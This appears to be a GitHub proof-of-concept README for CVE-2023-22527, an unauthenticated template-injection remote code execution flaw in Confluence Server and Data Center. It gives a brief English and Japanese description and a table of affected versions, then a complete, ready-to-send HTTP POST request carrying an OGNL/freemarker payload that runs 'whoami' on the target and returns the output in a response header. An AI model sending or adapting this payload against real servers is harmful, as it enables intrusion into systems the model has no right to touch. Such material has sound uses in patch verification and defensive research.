 manh130902/cve-2023-22527-poc
A critical severity Remote Code Execution (RCE) vulnerability (CVE-2023-22527) was discovered in Confluence Server and Data Center.


Confluence Data Center および Server の旧バージョンにおけるテンプレートインジェクションの脆弱性により、認証されていない攻撃者が影響を受けるインスタンス上で RCE を達成できる可能性があります。影響を受けるバージョンを使用しているお客様は、直ちに対策を講じる必要があります。Confluence Data Center および Server の最新のサポート対象バージョンは、通常のバージョン更新中に最終的に緩和されたため、この脆弱性の影響を受けません。ただし、Atlassian は、Atlassian の 1 月のセキュリティ速報に記載されている重要度の低い脆弱性からインスタンスを保護するために、最新バージョンをインストールするようお客様に推奨しています。
| 製品 | 影響を受けるバージョン |
|---|
| Confluence Data Center および Server | 8.0.x 8.2.x 8.3.x 8.4.x 8.5.0-8.5.3 |


POST /template/aui/text-inline.vm HTTP/1.1
Host: {HOST_NAME}
Content-Type: application/x-www-form-urlencoded
Connection: close

label=aaa%5Cu0027%2B%23request.get%28%5Cu0027.KEY_velocity.struts2.context%5Cu0027%29.internalGet%28%5Cu0027ognl%5Cu0027%29.findValue%28%23parameters.poc%5B0%5D%2C%7B%7D%29%2B%5Cu0027&poc=%40org.apache.struts2.ServletActionContext%40getResponse%28%29.setHeader%28%5Cu0027Cmd-Ret%5Cu0027%2C%28new+freemarker.template.utility.Execute%28%29%29.exec%28%7B%22whoami%22%7D%29%29